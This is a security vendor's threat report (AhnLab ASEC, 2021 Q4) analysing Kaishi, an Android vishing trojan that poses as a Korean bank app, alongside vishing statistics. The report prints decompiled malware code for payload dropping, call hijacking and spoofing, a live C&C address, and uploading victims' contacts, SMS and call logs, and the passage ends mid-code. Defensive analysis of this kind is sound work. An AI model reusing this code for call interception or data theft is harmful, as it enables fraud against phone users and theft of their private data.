ASEC Report

Vol.105

AhnLab

Contents

ASEC Report Vol.105 2021 Q4

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Analysis Report on Malicious Mobile App

Evolving Threats: In-depth Analysis of Vishing Scams

The COVID-19 pandemic continues to prompt national organizations, major companies, and individual users to change and adapt their IT environment accordingly. Most companies have adopted remote working protocols and individual users have shown as exponential increase in the usage of smart devices for streaming services and games. As people are becoming more dependent on smart devices, attackers have deployed new attack patterns targeting mobile devices, expanding their scope of attack to include companies as well as individual users.

Smartphones are no longer a simple tool with the sole purpose of sending texts or receiving calls, but also a portable storage device that harbors sensitive personal information, such as photos, biometrics, and financial data. Targeting this aspect, attackers are honing their vishing (aka voice phishing) techniques to a higher level. Vishing is a phone-based attack of tricking users for financial gain. The attacker tricks the victim into installing malicious apps and steals personal information through the malware included in the apps. Attackers are deploying sophisticated methods, such as spoofing incoming and outgoing calls, to increase the success rate of their phishing attacks.

This report will examine the statistics of mobile malware detected in 2021 and the trend of the mobile malware distributed in 2021 based on the analysis made by AhnLab Security Emergency response Center (ASEC). Additionally, as the number of cyberattacks using social engineering techniques has increased, this report will also analyze in detail the vishing attack methods that spiked in popularity and Kaishi, a typical mobile malware used for vishing attacks.

01 Vishing Attack Methods

Let's first take a look at common vishing (aka voice phishing) tactics. The attackers that attempt vishing spoof the caller number and prompt users to install malicious apps through calls or SMS messages disguised as advertisements. When users install a malicious app, the app accesses every available information that is stored in the device (call records, phone numbers, SMS, and albums) and sends it to the C&C server. Ultimately, attackers use phone numbers of organizations that can be trusted such as financial institutions and government agencies, spoofing calls to attempt phishing to users. Figure 1 shows the common process of vishing attacks.

Figure 1. Vishing Process

Advanced vishing attacks exploit noteworthy social issues to prompt people to install malicious apps. For instance, when the price of Bitcoin rose sharply, attackers distributed malicious apps disguised as financial apps that could make deposits on coin wallets. When the number of COVID-19 cases rose, they sent install URLs pretending to be information on the infection cases. As shown in Figure 1, attackers are developing advanced malicious

apps to increase the success rate of vishing attacks and utilize sensitive social issues in their distribution.

02 Vishing Statistics

According to the Korean National Police Agency in 2020, the number of vishing cases has been continuously increasing. The number of brand impersonation phishing cases was close to 8,000 in 2020. For loan scams, there were over 30,000 cases in 2019 and over 20,000 in 2020. Table 1 shows the phishing loss statistics.

	Brand Impersonation			Loan Scams		
	Occurrences	Losses (in billions)	Apprehended Cases	Occurrences	Losses (in billions)	Apprehended Cases
2016	3384	54.1	3860	13656	92.7	7526
2017	5685	96.7	3776	18574	150.3	15842
2018	6221	143.0	4673	27911	261.0	25279
2019	7219	250.6	5487	30448	389.2	33791
2020	7844	214.4	4297	23837	485.6	29754

Table 1. Phishing loss statistics

Judging from the package names or icons, malicious apps can be used for both impersonating organizations or loan scams with the former gradually increasing. As for loan scams, the number of cases has decreased while the reported loss has been steadily increasing.

Figure 2. Malicious Apps Statistics

Ranking	Type of Trojan
1	Trojan/SMSStrealer
2	Trojan/Banker
3	Trojan/HiddenAdds
4	Trojan/FakeApp
5	Trojan/Kaishi
6	Trojan/Infostealer
7	Trojan/Agent

Table 2. Top 7 Trojan Malicious Apps

Figure 2 shows the statistics for AhnLab V3 Mobile's detection result, organizing the ratio of malicious apps collected between January 1st, 2021, to November 30th, 2021. The graph shows the top 10 apps. Table 2 shows the types of trojan malicious apps excluding the ones that duplicated. As for Kaishi that was analyzed for this report, it was the 5th most detected malware. The number of detections in Figure 2 is 27,314. As it was detected by

a single rule, the total number of detections for Kaishi would be higher. A total of 50,736 cases were detected for the malware. 21,783 cases were detected before the app was installed, and 28,953 cases were detected after the app was installed.

03 Malware Analysis

Kaishi is a malware that can impersonate a call for financial consultation and inflict monetary damage through attacks, such as vishing, loan scams, and user data theft. Vishing attack cases are increasing every year. Apps are becoming more sophisticated, tricking more users, and creating a bigger impact than before.

Unlike other malicious apps, Kaishi can monitor certain phone numbers, call targeted numbers, and snatch or hang incoming calls. When it is installed on a mobile device, it can steal the device information and SMS details to earn user information and operate by receiving commands through the C&C server. Also, when the user makes a call, the call is directed to the attacker who impersonates a consultant; victims are bound to trust the attacker even more.

Malicious apps for vishing have advanced features, such as force-receiving or force-sending calls, stealing SMS and device information, and executing commands. Although discovered in early 2014, they have been bypassing detection through continuous transformation, constantly inflicting damage upon users. While they retain a number of noticeable features, they are becoming more advanced by changing the internal configuration, packing, or modules. The apps usually impersonate Korea's major bank apps and organizations, such as the Supreme Prosecutor's Office of Korea, public institutions, and Financial Supervisory Service. Sometimes they may take the disguise of popular international apps, such as Chrome and Google Play Store.

The malicious app analyzed in this report impersonated a Korean bank app. When there are incoming or outgoing calls to certain numbers that are internally monitored such as that of financial service customer inquiry, loan consultation, and Supreme Prosecutor's Office, it snatches the call with a number initially saved within the app or the one secured from the C&C. Meanwhile, the user sees that the call is ongoing with the unchanged number. It also has a feature of stealing the information of texts, calls, and addresses and sending it to the C&C server. The following shows a detailed analysis for each step.

3-1 In-app Screen

Figures 3 and 4 show in-app screens of the malicious app and the normal app, respectively.

Figure 3. Malicious App



Figure 4. Normal App

When the malicious app is opened, the screen it shows is quite similar to a loan application screen of a banking app. Because Kaishi was created to mimic normal banking apps, it is difficult for users to differentiate between the normal and malicious app.



Figure 5. Requesting Permission

The app also requests permission as soon as it is opened, as shown in Figure 5. This is to spoof calls and perform malicious behaviors related to SMS.

3-2 Directory Structure



Figure 6. Directory Structure

A typical Kaishi app has an mp3 file inside the asset's directory. There may be some variations, but in most cases, it is used to manipulate the ringtone when the user makes a call. However, the malicious app in Figure 6 has unknown data file formats instead of the mp3 file. Only "web.zip" and javascript files are stored as normal files.



Figure 7. web.zip File

Decompressing the "web.zip" file shows the file structure seen in Figure 7. The folders are named after major banks in Korea. Inside them are an html file and a few image files.



Figure 8. HTML File

As seen from Figure 8, the html file is the screen that is shown when the URL is loaded following the app's initial execution. Given that there are app screen files of various banks, it appears that the html file that fits the app icon is opened.

3-3 Obfuscation and Packing

Obfuscation

Obfuscation is applied to a part of or the entirety of the code in the program and provides a protection measure against reverse engineering by reducing the readability of the code.

Obfuscating a code can increase its security level, but when a threat actor exploits this process and utilize it on malicious apps, it adds layers of challenges for the analysts who have to analyze the codes.

```
Field v2_1 = ffv.f1v2untc78e7cua(v1_1, "mMainThread");
ffv.el1amltm8vj(v2_1, true);
Object v2_2 = ffv.qkg0wmg7hx1jppl(v2_1, v0_1);
Class v4 = ffv.r9yet8z028("android.app.ActivityThread");
Field v5 = ffv.fu8rd035vjtwg5(v4, "mInitialApplication");
ffv.h818snws501t3acn5to(v5, true);
ffv.ap6b78aqo5rgmju479(v5, v2_2, this.d);
Field v4_1 = ffv.c6wpvcr6jnq2tt8vnpu(v4, "mAllApplications");
ffv.m25o5jwhak1ea8bn(v4_1, true);
ArrayList v2_3 = (ArrayList)ffv.tet07w3xx4ceqb(v4_1, v2_2);
ffv.kd1b135zjd0x(v2_3, this);
ffv.ki1cgasw6jwhx3e74zf(v2_3, this.d);
Field v1_2 = ffv.iqugcumjas079wg(v1_1, "mPackageInfo");
ffv.cy5boqbu5ktp5fta0e(v1_2, true);
Object v0_2 = ffv.fhkpv5yff9ih8j(v1_2, v0_1);
Class v1_3 = ffv.eqrt37p7bmrv7g("android.app.LoadedApk");
Field v2_4 = ffv.l2guc08m0vhvhlirn(v1_3, "mApplication");
```

Figure 9. Obfuscated Code

Figure 9 shows the code applied with the obfuscation process. It is a simple form of returning the final function when one enters its inside, but the obfuscation may increase the time needed for the analysis.

Packing and Dropping File

```
try {
    ZipInputStream v3_1 = new ZipInputStream(new BufferedInputStream(new FileInputStream(ffv.hspzrqhs88z(this).sourceDir)));
    ArrayList v4_1 = new ArrayList();
alab1:
    do {
    label_128:
        ZipEntry v5 = ffv.kqm0onv6u6(v3_1);
        if(v5 != null) {
            goto label_166;
        }

        ffv.tmkzqrieijs(v3_1);
        ffv.c04qgubbl15jl55x3uw7(v3_1);
        int v3_2 = 0;
        while(true) {
        label_133:
            if(v3_2 >= ffv.h74rqqk518(v4_1)) {
                goto label_193;
            }

            byte[] v5_1 = (byte[])ffv.hn2pnmru4wqpfw(v4_1, v3_2);
            int v6;
            for(v6 = 0; v6 < 100 && v6 < v5_1.length; ++v6) {
                v5_1[v6] = (byte)(v5_1[v6] ^ 0x88);
            }

            StringBuilder v7 = new StringBuilder();
            ffv.a06dty77x0dw2q(v7, v3_2);
            ffv.l1r62yi52ovtshf7wcs(v7, ".obfedex");
```

Figure 10. Dropping File

Packing is done to compress files and prepare them for program distribution or to increase the security level of the internal data. The process can also be exploited by malicious apps, with the example being the Kaishi sample. Figure 10 shows that the malware is obfuscated. As there is a string named '.obfedex' that performs behaviors related to zip files, it appears that the process in the figure is for decrypting and dropping a certain file or dropping a decompressed file.

It is also highly likely that the file contains functions used for Kaishi when it performs malicious behaviors.

```
cepheus:/data/data/com.livelihood.tools/app_com.livelihood.tools.AppStart_168gazww1.0/obfpacker/dexes # ls
0.obfedex                                    842866d1-0547-4928-9c16-d57f46aac0c4.DROPPED_FILE a078c666
687b9df9-05ef-4c65-adaf-409e9ef864b5.DROPPED_FILE 8b6d340c-1b7c-4688-8b7e-0effa7d0a877.DROPPED_FILE ed263ead
```

Figure 11. String Inside the File

Upon examining the internal structure of the file shown in Figure 11 by connecting adb shell, a few created files can be seen. They are all the same dex files. The files define malicious behaviors that operate in the Kaishi sample.

3-4 Spoofing Calls

Spoofing Outgoing Calls

```
public void onCallAdded(Call arg9) {
    CallService.onCalladded(this, arg9);
    ++this.i;
    LogHelper.uploadCallLog(CallService.append(CallService.append(new StringBuilder().append("onCallAdded, onCallAdded, i: "), this.i), ", isDefaultDialer: ").append(Set
    if(CallManager.mCall == null) {
        CallManager.mCall = arg9;
    }

    LogHelper.v(this.TAG, new Object[]{"onCallAdded, CallManager.mCall: " + CallManager.mCall});
    int v3 = arg9.getState();
    if(v3 != 2 && v3 == 9) {  // STATE RINGING: 2; STATE_CONNECTING: 9
        StringBuilder v3_1 = new StringBuilder();  // outgoing call
        v3_1.append("onCallAdded, STATE_CONNECTING, Call.STATE_CONNECTING, callPhone: ");
        LimitPhoneNumberBean v4 = LimitPhoneNumberDB.getInstance(AppStart.getContext()).queryOutgoingPhoneNumberType("");
        if(v4 != null) {
            String realphoneNum = v4.getRealPhoneNumber();
            if(!TextUtils.isEmpty(realphoneNum) && ("call_forwarding".equals(v4.getType()))) {
                v3_1.append(", TYPE_CALL_FORWARDING, savedNumberReal: " + realphoneNum);
                try {
                    arg9.disconnect();
                    Thread.sleep(500L);
                }
                catch(Exception v9) {
                    LogHelper.uploadCallLog("onCallAdded, exception: " + v9.getMessage() + ", isDefaultDialer: " + SettingUtils.isDefaultDialer(AppStart.getContext()));
                }

                v3_1.append(", phoneShow, phoneShow: , savedNumberReal: " + realphoneNum);
                LogHelper.uploadCallLog(v3_1.toString());
                this.startActivityForCall(realphoneNum);
                AppStart.i = 1;
                AppStart.phoneShow = "";
                return;
            }
        }
    }
```

Figure 12. Spoofing Outgoing Calls

Malicious apps monitor certain phone numbers. It monitors both incoming and outgoing calls through the onCallAdded() method. When an outgoing call is made, it monitors the number that is called (see Figure 12.) The blocklist for numbers is saved in the DB and obtained through queries.

```
public void startActivityForCall(String arg5) {
    LogHelper.uploadCallLog("startActivityForCall, phone: " + arg5 + ", isDefaultDialer: " + SettingUtils.isDefaultDialer(AppStart.getContext()));
    String v5 = arg5.replaceAll("-", "").startsWith("+82") ? "0" + v5_1.substring(3) : arg5.replaceAll("-", "");
    try {
        Intent v0 = new Intent("android.intent.action.CALL");
        CallService.addflag(v0, 0x10000000);
        v0.setData(Uri.parse("tel:" + v5));
        this.startActivity(v0);
    }
    catch(Exception v5_2) {
        LogHelper.uploadCallLog("startActivityForCall, exception: " + CallService.fy0xt0s0h7xy(v5_2) + ", isDefaultDialer: " + SettingUtils.isDefaultDialer(
    }
}
```

Figure 13. Reconnecting Calls

The app hangs outgoing calls and spoofs the caller number after comparing it with the blocklist. Figure 13 shows the part where the malware reconnects a call after spoofing the number. The country code is filtered when the call is reconnected, and if it is 82 (Republic of Korea), the number is spoofed. This indicates that the attacker targeted Korean users. DB is inside the file package directory, consisting of files starting with the string "mango_".

Spoofing Incoming Calls

```
else {
    this.savedNumberReal = v1_2.getRealPhoneNumber();
    if(PhoneCallReceiver.iwcmeqt0pyx4f09h("call_forced", v1_2.getType())) {
        v12_3.append(", jqr onReceive, CALL_STATE_RINGING, TYPE_CALL_FORCED, number: " + this.savedNumberReal + ", show: " + this.show);
        this.isForced = true;
        SettingUtils.isDefaultDialer(AppStart.getContext());
        AppStart.phone = this.savedNumberReal;
        AppStart.o = 1;
        v12_3.append(", showFloatWindow: " + this.showFloatWindow(arg11, this.savedNumberReal));
        this.mCallLogBean = new CallLogBean(incomingNum, this.savedNumberReal, "forced");
        this.mPhoneCallListener.onIncomingCallReceived(incomingNum, this.savedNumberReal, "forced", this.callStartTime);
        PhoneCallReceiver.uploadcalllog(this.mPhoneCallListener, v12_3.toString());
    }
    else if("black_list".equals(v1_2.getType())) {
        Object[] v1_3 = {PhoneCallReceiver.l8kl46w7f563w(new StringBuilder(), "jqr onReceive, CALL_STATE_RINGING, TYPE_BLACK_LIST, number: ").append(this.savedNumberReal).append(", show:
        LogHelper.v(PhoneCallReceiver.TAG, v1_3);
        this.mCallLogBean = new CallLogBean(incomingNum, this.savedNumberReal, "blacklist");
        this.mPhoneCallListener.onIncomingCallReceived(incomingNum, this.savedNumberReal, "blacklist", this.callStartTime);
        if(PhoneCallReceiver.endCall()) {
            this.isBlack = true;
        }
    }
}
```

Figure 14. Blocking with Blocklist

When a call is made to the device, the app checks the internal DB to check if the number is in the blocklist. If the number is in the list, the app hangs the call as seen in [Figure 14].

When a call is connected and the socket enabled, it sends the information of the device (appId, device_id, call_state, phone_number, and call_duration) to the C&C server. The default host address is defined as "206.119.82.28".

3-5 Connecting to C&C Server

```
public class URL {
    interface ResultCallback {
        void callback(String arg1);
    }

    public static String BASE_URL = "/public/index.php/api";
    public static final String DEFAULT_HOST = "206.119.82.28";
    public static String GET_EXTRA_MESSAGE = "/user/get_extra_message";
    public static String GET_LIMIT_PHONE_NUMBER = "/user/get_limit_phone_number";
    public static String PING_SERVER = "/user/ping_server";
    public static final String REQUEST_DEFAULT_RTMP_URL = "REQUEST_DEFAULT_RTMP_URL";
    public static final String REQUEST_GET_EXTRA_MESSAGE = "REQUEST_GET_EXTRA_MESSAGE";
    public static final String REQUEST_GET_LIMIT_PHONE_NUMBER = "REQUEST_GET_LIMIT_PHONE_NUMBER";
    public static final String REQUEST_PING_SERVER = "REQUEST_PING_SERVER";
    public static final String REQUEST_SOCKET_PUSH_URL = "REQUEST_SOCKET_PUSH_URL";
    public static final String REQUEST_SOCKET_SERVER_URL = "REQUEST_SOCKET_SERVER_URL";
    public static final String REQUEST_SUBMIT_LOAN_APPLICATION = "REQUEST_SUBMIT_LOAN_APPLICATION";
    public static final String REQUEST_UPLOAD_INFO_FILE = "REQUEST_UPLOAD_INFO_FILE";
    public static final String REQUEST_UPLOAD_LOG = "REQUEST_UPLOAD_LOG";
    public static final String REQUEST_UPLOAD_RECORDING_FILE = "REQUEST_UPLOAD_RECORDING_FILE";
    public static String SOCKET_PUSH_URL = ":3121";
    public static String SOCKET_SERVER_URL = ":3120";
    public static String SUBMIT_LOAN_APPLICATION = "/user/submit_loan_application";
    private static final String TAG = "URL_CONSTANT";
    public static String UPLOAD_INFO_FILE = "/user/upload_info_file";
    public static String UPLOAD_LOG = "/user/upload_log";
    public static String UPLOAD_RECORDING_FILE = "/user/upload_recording_file";
    public static List hostList = null;
    public static String replaceHost = "";
```

Figure 15. Defining Variables Used in Malicious Behaviors

The malicious app defines a class named URL and restful api needed to connect to the C&C server and perform malicious behaviors. Figure 15 shows the definition of variables used in malicious behaviors. As mentioned earlier, the C&C server is defined as "206.119.82.28", but the address might change by a command.

When the app is connected to the C&C server, it can send various information, such as recorded files, device information, call history, and contacts to the attacker.

3-6 Stealing Data

```
@Override  // com.livelihood.tools.helper.SocketHelper$SocketCallback
public void onReceiveLoadInfo(CommandLoadInfoBean arg4) {
    if(RecorderService.r0n73ze4fw("contact", arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "CONTACT");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoContact");
    }

    if("sms".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "SMS_ALL");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoSmsAll");
    }

    if("call_log".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "CALL_LOG");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoCallLog");
    }

    if("android".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "ANDROID");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoAndroid");
    }
}
```

Figure 16. Stealing Data

Various services are run when the malicious app executes. Most services are for registering the receiver to perform malicious behaviors as well as stealing data. Figure 16 shows a part of the service that performs malicious features, a code for stealing data. It accesses contacts, SMS, call history, and device information. This is to set a parameter in the runnable object and run it to steal information.

```
private void uploadInfoFile(File arg5, String arg6) {
    this.stringBuilder.append(", uploadInfoFile, type: " + arg6);
    if(arg5 != null && (arg5.exists())) {
        LogHelper.uploadCallLog(this.stringBuilder.toString());
        String v0 = DeviceInfoUtils.getDeviceID(AppStart.getContext());
        HashMap v1 = new HashMap();
        v1.put("type", arg6);
        v1.put("device_id", v0);
        v1.put("appId", "PZPuKFJBkqaHajS1adHZVMKLkChBYzmE");
        HttpManager.getInstance().uploadInfoFile(arg5, JsonUtils.map2Json(v1).toString(), new OnResponseCallback() {
            public static StringBuilder append(StringBuilder arg1, String arg2) {
                return arg1.append(arg2);
            }

            public void onResponse(int arg5, String arg6, UploadInfoFile arg7) {
                LogHelper.v(UploadPhoneInfoRunnable.this.TAG, new Object[]{"uploadInfoFile retmsg:" + arg6});
                if(arg5 == 0 && (arg5.exists())) {
                    arg5.delete();
                }

                StringBuilder v5 = new StringBuilder();
                v5.append(v0);
